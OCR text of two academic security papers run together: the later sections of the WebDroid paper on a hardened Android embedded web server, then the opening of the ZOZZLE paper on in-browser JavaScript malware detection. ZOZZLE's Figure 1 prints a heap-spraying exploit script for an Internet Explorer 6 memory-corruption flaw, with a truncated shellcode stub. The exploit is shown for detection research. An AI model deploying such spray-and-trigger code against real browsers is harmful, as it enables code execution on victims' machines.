Application-wide authentication, password policy, and password anti-bruteforcing. Recognizing that user authentication is often a weak spot for web applications, we have implemented user authentication as part of the web server, freeing the developers from the need to implement secure user session tracking. In addition, the password strength policy can be changed according to requirements, and a mechanism to prevent (or severely slow down) brute-force attacks is always enabled.

Network restrictions. Most embedded web servers have a relatively constrained network access profile: either the device should serve requests only when connected to a specific network or WiFi SSID, or the hosts requesting service might match a profile, such as a specific IP or MAC address. This feature, while easily accessible, can not be configured by default due to the differences in individual application environments.

Location restrictions. Similar to network restrictions, the server can be configured to operate only when the device is at specific physical locations, minimizing the opportunities for an attacker to access and potentially compromise the system.

DDoS. While distributed denial-of-service (DDoS) protection is difficult, we believe that much can be done to mitigate such threats. For most applications, maintaining local service is of top priority, and so we throttle HTTP requests such that those coming from the local network always have a guaranteed level of service. Of course, this can not prevent lower-level network DDoS attacks: these have to be taken care of separately, outside of the web server.

7 User interface

This section briefly describes the user interface required for basic administration of the web server and security policy management. In the following description, we refer to the owner of the smart phone or embedded device as the Admin user.

7.1 Configuration management




Figure 4: Main web server configuration interface.

This interface is used to control the server settings across all the applications. As shown in Figure 4, it provides the ability to disable each web application. It also displays the web server overall statistics such as the number of active application and the number of active connections session.

Web server logs. Accessible from the menu options, the logged events such as failures, new connections and configuration changes can be visualized.

Settings. From this interface, the Admin overrides some security features in order to enforce certain mechanisms for all applications, irrespective of their individual configuration.




Figure 5: Web application configuration interface, allowing per-application customizations (secure settings highlighted in green).

7.2 Configuration per web application

This interface enables the Admin user to control some web application parameters such as the port number, the application name, and its password or tune the security policy for every application. As shown in Figure 5, it displays the name, path, security level and status information along with the currently enabled security mechanisms. Since all the mechanisms are turned on by default, policy administration is not strictly necessary. However, this allows flexibility in the framework that can be useful in special circumstances. For instance, the Admin user may wish to disable the heavy S-CSP mechanism in the case of a restricted set of trusted users. The different functionalities provided by the interface are described below.

Alarm system configuration. Each new client connection request can be monitored by setting the alarm notification level to one of the three possibilities: Disabled, Passive, or Approval. Both Passive and Approval notifications alert the administrator about the new connection. Approval mode has the additional feature of requiring the Admin user to grant access before proceeding.

Network and location restriction. The web server can restrict clients connecting based on the network properties (serving WiFi or 3G only for example) or based on the current location such as home or office.

Domain whitelist. The Admin can define a list of domains that are allowed in the CSP policy by writing a comma separated list of domains/IP addresses. If this field is empty, the web server will enforce the restrictive 'allow self' policy and block all other sources.

```
<WebServerConf>
<WebApp>
<path>com.android.websms</path>
<Enabled>1</Enabled>
<CSRF>1</CSRF>
<HttpOnlyCookie>1</HttpOnlyCookie>
<XFrame>1</XFrame>
</WebApp>
</WebServerConf>
```

Figure 6: Web server configuration sample

IP whitelist. The Admin user can explicitly allow access for a specific set of trusted hosts by adding a comma-separated list of IP addresses. For a new connection request, if the source IP is in this list then access is permitted regardless of the restrictions described above.

7.3 Configuration without the UI

For embedded devices without a display to access the configuration interface, the web server can be configured through an XML file present in the application package as a raw resource. With this file, the web server administrator can enforce security mechanisms for specific web applications or disable all web application that do not respect some requirements. The web server configuration can also be done after installation by modifying the SQLite database on the device.

8 Implementation

In this section we describe how our system is implemented and how Android applications interact with it. Our system consists of two main components: the *Dispatcher* (a web server that processes and routes requests to applications) and our *framework API* that Android applications can access.

The Dispatcher works as an Android background service. As a starting block we used the Tornado open-source web server that we hardened and modified to work with our framework. The web server follows the least privilege principle, and runs with the minimal permissions set needed to handle HTTP communications: *android.permission.INTERNET*. To be allowed to expose a web interface, an application requests a new permission that we created called *com.android.webserver.WEB_APPLICATION*. This novel permission is more restrictive than *android.permission.INTERNET* and only allows the

```
mountWebContent("websms",
                Home.class);
mountWebContent("websms/send",
                SendSMS.class);
mountWebContent("websms/view",
                SMSHistory.class);
mountWebContent("websms/theme.css",
                RawRessource.class,
                RawRessource.CSS,
                R.raw.hello);
```

Figure 7: WebSMS code used to declare the exposed web interface.

application to serve web requests via the dispatcher.

At launch time the Dispatcher browses the list of installed applications for new ones requesting the web application permission. By retrieving the ContentProvider associated to the framework, it queries the security configuration. Following the consent as permission principle we prompt the user every time a new web application wants to register. When an application set the same URL path than another one, the registration is discarded and a possible malicious application warning is displayed to the user.

The framework API is a Java library that handles communications between the web server and the web application (which run as separate processes). It also provides a set of classes that help generating web content. Similarly to many modern web framework (i.e. Rails), every web page need to registered it web path through a function call, in our case this function is *mountWebContent*. This function bind a path to a java class entry point. For example our WebSMS web application register 4 web pages: 3 HTML pages and 1 CSS stylesheet (Figure 7). Note the use of the *RawRessource.class* which allows developer to expose directly raw data to the web such as CCS files. Our framework provides a set of classes to help building HTML pages, or handling other resources request such as pictures, CSS stylesheets or JavaScript libraries. The java classes Home, SendSMS and SMSHistory extends the framework class HTMLPage which provides various methods to add dynamic content to the pages. In particular the HTMLPage class has the method `appendHTMLContent(content, String[] vars)` that allows to programmatically append content to the page. Text variables are represented by $ which are substituted by the corresponding var string after it is filtered to prevent XSS. While the authors can bypass the filtering process if they want by default it is in place. Similarly, the HTMLPage class ensures that the data passed to the application is properly sanitized and that parametrized SQL queries are used in order to prevent SQL injection.

When an HTTP request is received, it goes through all pre-processing security mechanisms and is dispatched to the corresponding web application. The framework API embeds an Android *ContentProvider* used by the web server to query pages. HTTP headers, body and security tokens are added to the query and then transmitted to the web application. Using the framework API, the web page is build and send back as answer to the query. This one is finally checked by all post-process security mechanisms and send back to the web client.

9 Case Studies

In this section we present two case studies that demonstrate how our framework effectively mitigates web vulnerabilities. We describe the applications we built, their attack surface, how the framework protects them, and finally show that when using off-the-shelf security scanners the framework is indeed able to mitigate the vulnerabilities found in the apps.

To study the effectiveness of our the system we built two sample applications that take advantages of the phone's capabilities to provide useful services: the first one, *WebSMS*, is used for reading and sending SMS from the browser; the second one, WebMedia, provides a convenient web interface to browse and display the photos and videos stored on the smartphone. We argue that these two applications—while limited—are good case studies of what developers might want to built in order to leverage a device's capabilities in the form of web applications.

9.1 Applications

WebSMS. When loaded in a client browser, the user can choose to view the current SMS inbox or send a new one. For the second choice, the application displays a list of contacts fetched from the phone's directory along with a search box. Clicking on a particular contact allows to send a SMS directly from the browser. The SMS content is sent by the browser to the application via a POST request that contains the contact ID.

WebMedia. This application displays a gallery of photos and videos stored on the Android device (Figure 8). When a thumbnail is clicked, a full size view of the media file is displayed. The application provides a convenient way to display photos and videos to friends and family on a big screen. In addition, this application enables seamless sharing of content with trusted users (friends or family).




Figure 8: The WebMedia embedded web application.

9.2 Attack surfaces

Without framework support, the web applications suffer from multiple vulnerabilities. In the WebSMS application, the contact search can be a vector for reflected XSS or SQL injection. Also, the capacity to send message and view their contents afterward can lead to a stored XSS in the sending and in the receiving phone. The WebMedia application is vulnerable to CSRF attacks as well. The XSS attack allows the attacker to steal private information as the contact list of the sent and received SMS contents. A CSRF can be conducted to send SMS on behalf of the user, which can lead to embarrassing situations or financial loss. In extreme cases, if the phone is used as a trusted device to authorize sensitive operations such as bank transfers, then the combination of XSS and CSRF attacks will allow a malicious user to bypass this security mechanism and conduct fraudulent operations.

9.3 Security evaluation

In order to evaluate whether our framework is able to mitigate the attacks against our vulnerable applications we have run the web scanners Skipfish and Nexpose against our applications with the framework defense mechanisms off and then on. When the framework defenses are turned off, both Skipfish and Nexpose detected reflected XSS and stored XSS vulnerabilities in the WebSMS application. When the framework defenses are turned on, no vulnerabilities are reported. Note that neither scanner reported the CSRF vulnerabilities.




Figure 9: Average number of request per second with and without security features enabled.

This limited experiment shows that our framework can help effectively and transparently mitigate vulnerabilities that may exist in embedded web interfaces even though it can not completely replace good coding practices and careful code review.

9.4 Performance evaluation

While as stated earlier performance should not be the focus of a mobile web framework, we still ran a basic performance evaluation using the Apache benchmark tool to evaluate the impact of enabling security features on *WebDroid* performance. To reflect as accurately as possible real world usage, we ran these benchmarks over WiFi with *WebDroid* on a standard HTC Desire phone with Android 2.3. We were not able to test over 3G as IP are not routable.

WebDroid performance in term of requests per second for the WebSMS application when the number of simultaneous connections increase is reported in figure 9. The figure 10 depicts how fast *WebDroid* is able to process each request as the number of simultaneous connections increase. As visible in the diagrams, *WebDroid* take between a 10% to 30% performance hits when the security features are turned one depending on the number of simultaneous connections. On average *WebDroid* performance take a 20% hit when the security features are enabled. While this performance hit might not be acceptable for a regular website, for an embedded interface we argue that it is acceptable as even when there are 128 simultaneous connections, *WebDroid* is able to serve every request in less than 80 ms which is below what is the optimal user tolerance time: 100ms [37].




Figure 10: Average time to process a request with and without security features enabled.

10 Related Work

Browser defenses. Mozilla Foundation's *Content Security Policy* (CSP) [14] proposal allows a site to specify restrictions on content served from the site, including which external resources the content can load. The CSP policy is specified as an HTTP header in each HTTP response. For example, the CSP header

```
X-Content-Security-Policy: allow self
```

prevents the content from loading any external resources or executing inline scripts. Replacing "allow self" with "allow whitelist" allows external resources from the given whitelist. Another system, SiteFirewall [9], takes a similar approach but also allows persistent browser-side policy storage (via cookies or other, more secure objects). SiteFirewall is capable of blocking some types of XCS attacks from being completed. The system uses a browser extension that acts as a firewall between vulnerable, internal web sites, and those accessed by the user on the open Internet. A third proposal called SOMA [38] implements a mutual consent policy on cross-origin links. That is, both the embedding and the embedded content must agree to the action being initiated. As with CSP, SOMA is implemented as a content-specific policy rather than a global site policy. Finally Content Restrictions [32] is another approach to defining content control policies on web sites.

Frameworks. Generic web frameworks, such as *Ruby on rails* [41] and *Django*, implement numerous features such as built-in CSRF defenses that help developers to build secure web interfaces more easily. However this kind of generic framework is very heavy and therefore not suitable for being used in embedded devices. We are not currently aware of any framework specially designed for embedded devices. Additionally, while designed with security in mind, these frameworks do not make secure web application design intuitive for the developer.

In contrast, we strive for a secure by default system where a developer has to do little if anything in order to build a secure web application.

Web servers. At the process level, flow control enforcement such as the one presented in *Histar* [54], *Asbestos* [11] and *Flume* [30] can be used to achieve some of our goals such as document sanitization. The Android OS [15] capability model can also be extended to enforce network restrictions. As far as we know, none of the lightweight web servers like *Tornado* [12] were built with the objective of enforcing security principles. Previous work on security centric web servers such as [29] were only designed to mitigate low level attacks by enforcing privilege separation. None of them offered a framework to mitigate web vulnerabilities.

Other related work. The log injection attack, a simple form of XCS, has been known for several years [47], most notably in the context of web servers resolving client hostnames. Recently, CSRF and XSS attacks have attracted much attention, including work on various defense techniques [6]. NAS security has been a topic for discussion since the early days of networked storage [10].

IP telephony security has also been scrutinized. However this has only been done for specific protocols, not for complete systems [48]. Most other work in web security[13, 24, 4, 17, 25, 28, 43, 32, 36, 40, 53, 46] has focused on web servers on the open Internet, as opposed to devices on private intranets, which are the topic of this work.

11 Conclusion

We present *WebDroid* the first web application framework that is explicitly designed for embedded applications, with a particular emphasis on secure web application design. We motivate our work with extensive results from audits carried out over the last two years on a broad range of embedded web servers. We evaluate *WebDroid* performance and show that despite the fact that that performance take a 20% hit when we all the security features are activated, *WebDroid* remains sufficiently fast for its purpose. Finally as a case study we build two sample web applications.

Acknowledgment

We thank Samuel King and anonymous reviewers for their comments and suggestions. This work was partially supported by the National Science Foundation, the Air Force Office of Scientific Research, and the Office of Naval Research.

References

[1] Minded security research labs: Http parameter pollution a new web attack category (not just a new buzzword :p). Web http://blog.mindedsecurity.com/2009/05/http-parameter-pollution-new-web-attack.html, 2009. 8

[2] Minded security research labs: A twitter domxss, a wrong fix and something more. Web http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html, 2010. 8

[3] Minded security research labs: Bypassing csrf protections with clickjacking and http parameter pollution. Web http://blog.andlabs.org/2010/03/bypassing-csrf-protections-with.html, 2010. 8

[4] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *IEEE Symposium on Security and Privacy*, 2008. 13

[5] A. Barth, C. Jackson, and I. Hickson. The http origin header. web http://tools.ietf.org/id/draft-abarth-origin-03.html, 2009. 8

[6] A. Barth, C. Jackson, and J. Mitchell. Robust defenses for cross-site request forgery. In *proceedings of ACM CCS '08*, 2008. 5, 6, 13

[7] H. Bojinov, E. Bursztein, and D. Boneh. Embedded Management Interfaces: Emerging Massive Insecurity. In *Blackhat USA*, July 2009. Invited talk. 1

[8] H. Bojinov, E. Bursztein, and D. Boneh. XCS: cross channel scripting and its impact on web applications. In *CCS '09: Proceedings of the 16th ACM conference on Computer and communications security*, pages 420–431. ACM, 2009. 1, 3

[9] H. Bojinov, E. Bursztein, and D. Boneh. Xcs: Cross channel scripting and its impact on web applications. In *CCS 2009: 16th ACM Conference on Computer and Communications Security*, Nov 2009. 3, 4, 13

[10] Cifs security consideration update, 1997. http://www.jalix.org/ressources/reseaux/nfs-samba/~cifs/CIFS-Security-Considerations.txt. 13

[11] P. Efstathopoulos, M. Krohn, S. VanDeBogart, C. Frey, D. Ziegler, E. Kohler, D. Mazieres, F. Kaashoek, and R. Morris. Labels and event processes in the asbestos operating system. In *Proceedings of the twentieth ACM symposium on Operating systems principles*, pages 17–30. ACM, 2005. 13

[12] Facebook. Tornado web server. Web http://developers.facebook.com/news.php?blog=1&story=301, 2009. 13

[13] S. Fogie, J. Grossman, R. Hansen, A. Rager, and P. Petkov. *XSS Exploits: Cross Site Scripting Attacks and Defense*. Syngress, 2007. 2, 3, 5, 13

[14] M. Foundation. Content security policy, 2009. wiki.mozilla.org/Security/CSP/Spec. 6, 8, 13

[15] Google. Android os. Web http://www.android.com/, 2008. 13

[16] B. Gourdin. Webdroid: Google code project. http://code.google.com/p/android-secure-web-server/. 1

[17] O. Hallaraker and G. Vigna. Detecting malicious javascript code in mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, 2005. 13

[18] R. Hansen. Clickjacking. ha.ckers.org/blog/20080915/clickjacking. 3

[19] C. Heffner. How to hack millions of routers. In *Blackhat USA*, 2010. 1

[20] J. Hewitt and R. Campbell. Firebug 1.3.3, 2009. http://getfirebug.com/. 4

[21] T. Holz, S. Marechal, and F. Raynal. New threats and attacks on the world wide web. *Security & Privacy, IEEE*, 4(2):72–75, March-April 2006. 4, 5

[22] Http strict transport security (HSTS), 2011. http://http://bit.ly/lwqdlu. 9

[23] C. Jackson and A. Barth. Forcehttps: Protecting high-security web sites from network attacks. In *Proceedings of the 17th International World Wide Web Conference (WWW2008)*, 2008. 9

[24] T. Jim, N. Swamy, and M. Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *in proc. of 16th International World Wide Web Conference*, 2007. 13

[25] N. Jovanovic, C. Kruegel, and E. Kirda. Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of the Workshop on Programming Languages and Analysis for Security (PLAS)*, 2006. 13

[26] A. Judson. Tamper data 10.1.0, 2008. http://tamperdata.mozdev.org/. 4

[27] S. Kamkar. mapxss: Accurate geolocation via router exploitation. http://samy.pl/mapxss/, January 2010. 1

[28] E. Kirda, C. Kruegel, G. Vigna, , and N. Jovanovic. Noxes: A client-side solution for mitigating cross-site scripting attacks. In *In Proceedings of the 21st ACM Symposium on Applied Computing (SAC), Security Track*, 2006. 13

[29] M. Krohn. Building secure high-performance web services with OKWS. In *Proceedings of the annual conference on USENIX Annual Technical Conference*, page 15. USENIX Association, 2004. 2, 6, 13

[30] M. Krohn, A. Yip, M. Brodsky, N. Cliffer, M. Kaashoek, E. Kohler, and R. Morris. Information flow control for standard os abstractions. In *Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*, pages 321–334. ACM, 2007. 13

[31] G. F. Lyon. *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, volume 978-0470170779. Nmap Project, 2007. 4

[32] G. Markham. Content restrictions, 2007. www.gerv.net/security/content-restrictions/. 13

[33] Microsoft. Mitigating cross-site scripting with http-only cookies. Web http://msdn.microsoft.com/en-us/library/ms533046.aspx, 2009. 7

[34] Microsoft. Urlscan 3.1. Web http://www.iis.net/download/urlscan, 2011. 9

[35] Netcraft. Totals for active servers across all domains. Website http://news.netcraft.com/archives/2009/06/17/june_2009_web_server_survey.html, Jun 2009. 2

[36] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically hardening web applications using precise tainting. In *In Proceedings of the 20th IFIP International Information Security Conference*, 2005. 13

[37] J. Nielsen's. Response times: The 3 important limits. http://www.useit.com/papers/responsetime.html. 12

[38] T. Oda, G. Wurster, P. van Oorschot, and A. Somayaji. Soma: mutual approval for included content in web pages. In *ACM CCS'08*, pages 89–98, 2008. 13

[39] P. Petefish, E. Sheridan, and D. Wichers. Cross-site request forgery (csrf) prevention cheat sheet. web http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet, 2010. 8

[40] T. Pietraszek and C. V. Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection (RAID)*, 2005. 13

[41] Ruby on rails. http://rubyonrails.org/. 13

[42] R. Rogers. *Nessus Network Auditing, Second Edition*, volume 978-1597492089. Syngress, 2008. 4

[43] RSnake. Xss (cross site scripting) cheat sheet for filter evasion. http://ha.ckers.org/xss.html. 13

[44] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson. Busting frame busting: a study of clickjacking vulnerabilities at popular sites. In *in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010)*, 2010. 2, 8

[45] G. Rydstedt, B. Gourdin, E. Bursztein, and D. Boneh. Framing attacks on smartphones, dumb routers and social sites: Tap-jacking, geolocalization and framing leak attacks. In *Woot*, 2001. 1

[46] P. Saxena and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *proceedings of NDSS'08*, 2008. 13

[47] Log injection attack and defense, 2007. http://bit.ly/kbMebK. 13

[48] Basic vulnerability issues for sip security, 2005. http://download.securelogix.com/library/SIP_Security030105.pdf. 13

[49] P. Stone. Next generation clickjacking. media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-\Generation-Clickjacking-slides.pdf, 2010. 3

[50] D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*, volume 978-0470170779. Wiley, 2007. 1, 2, 3

[51] B. Walther. Edit cookies 0.2.2.1, 2007. https://addons.mozilla.org/en-US/firefox/addon/4510. 4

[52] D. Wichers. Sql injection prevention cheat sheet. web http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet, 2011. 9

[53] Y. Xie and A. Aiken. Static detection of security vulnerabilities in scripting languages. In *In Proceedings of the USENIX Security Symposium*, 2006. 13

[54] N. Zeldovich, S. Boyd-Wickizer, E. Kohler, and D. Mazières. Making information flow explicit in histar. In *7th Symposium on Operating Systems Design and Implementation*, 2006. 13

ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection

Charlie Curtsinger
Univ. of Mass., Amherst

Benjamin Livshits and Benjamin Zorn
Microsoft Research

Christian Seifert
Microsoft

Abstract

JavaScript malware-based attacks account for a large fraction of successful mass-scale exploitation happening today. Attackers like JavaScript-based attacks because they can be mounted against an unsuspecting user visiting a seemingly innocent web page. While several techniques for addressing these types of exploits have been proposed, in-browser adoption has been slow, in part because of the performance overhead these methods incur.

In this paper, we propose ZOZZLE, a low-overhead solution for detecting and preventing JavaScript malware that is fast enough to be deployed in the browser.

Our approach uses Bayesian classification of hierarchical features of the JavaScript abstract syntax tree to identify syntax elements that are highly predictive of malware. Our experimental evaluation shows that ZOZZLE is able to detect JavaScript malware through mostly static code analysis effectively. ZOZZLE has an extremely low false positive rate of 0.0003%, which is less than one in a quarter million. Despite this high accuracy, the ZOZZLE classifier is fast, with a throughput of over one megabyte of JavaScript code per second.

1 Introduction

In the last several years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards heap spraying attacks. This is because more traditional vulnerabilities such as stack- and heap-based buffer overruns, while still present, are now often mitigated by compiler techniques such as StackGuard [7] or operating system mechanisms such as NX/DEP and ALSR [12]. While several heap spraying solutions have been proposed [8, 9, 21], arguably, none are lightweight enough to be integrated into a commercial browser.

However, a browser-based detection technique is still attractive for several reasons. Offline scanning is often used in modern browsers to check whether a particular site the user visits is benign and to warn the user otherwise. However, because it takes a while to scan a very large number of URLs that are in the observable web, some URLs will simply be missed by the scan. Offline scanning is also not as effective against transient malware that appears and disappears frequently.

ZOZZLE is a *mostly static* JavaScript malware detector that is fast enough to be used in a browser. While its *analysis* is entirely static, ZOZZLE has a runtime component: to address the issue of JavaScript obfuscation, ZOZZLE is integrated with the browser's JavaScript engine to collect and process JavaScript code that is created at runtime. Note that *fully* static analysis is difficult because JavaScript code obfuscation and runtime code generation are so common in both benign and malicious code.

Challenges: Any technical solution to the problem outlined above requires overcoming the following challenges:

- **performance**: detection is often too slow to be deployed in a mainstream browser;
- **obfuscated malware**: because both benign and malicious JavaScript code is frequently obfuscated, *purely* static detection is generally ineffective;
- **low false positive rates**: given the number of URLs on the web, while false positive rates of 5% are considered acceptable for, say, static analysis tools, rates even 100 times lower are not acceptable for in-browser detection;
- **malware transience**: transient malware compromises the effectiveness of offline-only scanning.

Because it works in a browser, ZOZZLE uses the JavaScript runtime engine to expose attempts to obscure malware via uses of `eval`, `document.write`, etc. by hooking the runtime and analyzing the JavaScript just before it is executed. We pass this *unfolded* JavaScript to a static classifier that is trained using features of the JavaScript

AST (abstract syntax tree). We train the classifier with a collection of labeled malware samples collected with the NOZZLE dynamic heap-spraying detector [21]. Related work [4, 6, 14, 22] also classifies JavaScript malware using a combination of static and dynamic features, but relies on emulation to deobfuscate the code and to observe dynamic features. Because we avoid emulation, our analysis is faster and, as we show, often superior in accuracy.

Contributions: this paper makes these contributions:

- **Mostly static malware detection.** We propose ZOZZLE, a highly precise, lightweight, mostly static JavaScript malware detector. ZOZZLE is based on extensive experience analyzing thousands of real malware sites found while performing dynamic crawling of millions of URLs using the NOZZLE runtime detector.
- **AST-based detection.** We describe an AST-based technique that involves the use of hierarchical (context-sensitive) features for detecting malicious JavaScript code. This context-sensitive approach provides increased precision in comparison to naïve text-based classification.
- **Fast classification.** Because fast scanning is key to in-browser adoption, we present fast multi-feature matching algorithms that scale to hundreds or even thousands of features.
- **Evaluation.** We evaluate ZOZZLE in terms of performance and malware detection rates, both false positives and false negatives. ZOZZLE has an extremely low false positive rate of 0.0003%, which is less than one in a quarter million, comparable to five commericial anti-virus products we tested against. To obtain these numbers, we tested ZOZZLE against a collection of over 1.2 million benign JavaScript samples. Despite this high accuracy, the classifier is very fast, with a throughput at over one megabyte of JavaScript code per second.

Classifier-based tools are susceptible to being circumvented by an attacker who knows the inner workings of the tool and is familiar with the list of features being used, however, our preliminary experience with ZOZZLE suggests that it is capable of detecting many thousands of malicious sites daily in the wild. We consider the issue of evasion in Section 6.

Paper Organization: The rest of the paper is organized as follows. Section 2 gives some background information on JavaScript exploits and their detection and summarizes our experience of performing offline scanning with NOZZLE on a large scale. Section 3 describes the implementation of our analysis. Section 4 describes our experimental methodology. Section 5 describes our experimental evaluation. Section 6 provides a discussion of the limitations and deployment concerns for ZOZZLE. Section 7 discusses related work, and, finally, Section 8 concludes.

```
<html>
  <body>
    <button id="butid" onclick="trigger();"
                          style="display:none"/>
    <script>
    // Shellcode
    var shellcode=unescape('\%u9090\%u9090\%u9090\%u9090...');
    bigblock=unescape('\%uD0D\%uD0D');
    headersize=20;
    shellcodesize=headersize+shellcode.length;
    while(bigblock.length<shellcodesize){bigblock+=bigblock;}
    heapshell=bigblock.substring(0,shellcodesize);
    nopsled=bigblock.substring(0,
                      bigblock.length-shellcodesize);
    while(nopsled.length+shellcodesize<0x25000){
      nopsled=nopsled+nopsled+heapshell
    }

    // Spray
    var spray=new Array();
    for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}

    // Trigger
    function trigger(){
      var varbdy = document.createElement('body');
      varbdy.addBehavior('#default#userData');
      document.appendChild(varbdy);
        try {
        for (iter=0; iter<10; iter++) {
            varbdy.setAttribute('s',window);
        } catch(e){ }
        window.status+='';
      }
        document.getElementById('butid').onclick();
   }
    </script>
</body>
</html>
```

Figure 1: Heap spraying attack example.

Appendices are organized as follows. Appendix A discusses some of the hand-analyzed malware samples. Appendix B explores tuning ZOZZLE for better precision. Appendix C shows examples of non-heap spray malware and also anti-virus false positives.

2 Background

This section gives overall background on JavaScript-based malware, focusing specifically on heap spraying attacks.

2.1 JavaScript Malware Background

Figure 1 shows an example of real JavaScript malware that performs a heap spray. Such malware consists of three relatively independent parts. The shellcode is the portion of executable machine code that will be placed on the browser heap when the exploit is executed. It is typical to precede the shellcode with a block of NOP instructions (so-called *NOP sled*). The sled is often quite large compared to the size of the subsequence shellcode, so that a random jump into the process address space is likely to hit the NOP sled and slide down to the start of the shellcode. The next part is the spray, which allocates many copies of the NOP sled/shellcode in the browser heap. In JavaScript, this is easily accomplished using an array of strings. Spraying of this sort can be used to de-

feat address space layout randomization (ASLR) protection in the operating system. The last part of the exploit triggers a vulnerability in the browser; in this case, the vulnerability is a well-known flaw in Internet Explorer 6 that exploits a memory corruption issue with function `addBehavior`.

Note that the example in Figure 1 is entirely unobfuscated, with the attacker not even bothering to rename variables such as `shellcode`, `nopsled`, and `spray` to make the attack easier to spot. In practice, many attacks are obfuscated prior to deployment, either by hand, or using one of many available obfuscation kits [11]. To avoid detection, the primary technique used by obfuscation tools is to use `eval` *unfolding*, i.e. self-generating code that uses the `eval` construct in JavaScript to produce more code to run.

2.2 Characterizing Malicious JavaScript

ZOZZLE training is based on results collected with the NOZZLE heap spraying detector. To gather the data we use to train the ZOZZLE classifier and evaluate it, we employed a web crawler to visit many randomly selected URLs and process them with NOZZLE to detect if malware was present.

Once we determine that JavaScript is malicious, we invested a considerable effort in examining the code by hand and categorizing in various ways. One of the insights we gleaned from this process is that once unfolded, most malware does not have that much variety, following the traditional long tail pattern. We discuss some of the hand-analyzed samples in Appendix A.

Any offline malware detection scheme must deal with the issues of transience and cloaking. Transient malicious URLs go offline or become benign after some period of time, and cloaking is when an attack hides itself from a particular user agent, IP address range, or from users who have visited the page before. While we tried to minimize these effects in practice by scanning from a wider range of IP addresses, in general, these issues are difficult to fully address.

Figure 2 summarizes information about malware transience. To compute the transience of malicious sites, we re-scan the set of URLs detected by Nozzle on the previous day. This procedure is repeated for three weeks (21 days). The set of all discovered malicious URLs were re-scanned on each day of this three week period. This means that only the URLs discovered on day one were re-scanned 21 days later. The URLs discovered on day one happened to have a lower transience rate than other days, so there is a slight upward slope toward the end of the graph.

Any offline scanning technique will have difficulty keeping up with malware exhibiting such a high rate of transience–Nearly 20% of malicious URLs were gone after a single day. We believe that in-browser detection is desirable, in order to be able to detect new malware before it has a chance to affect the user regardless of whether the URL being visited has been scanned before.

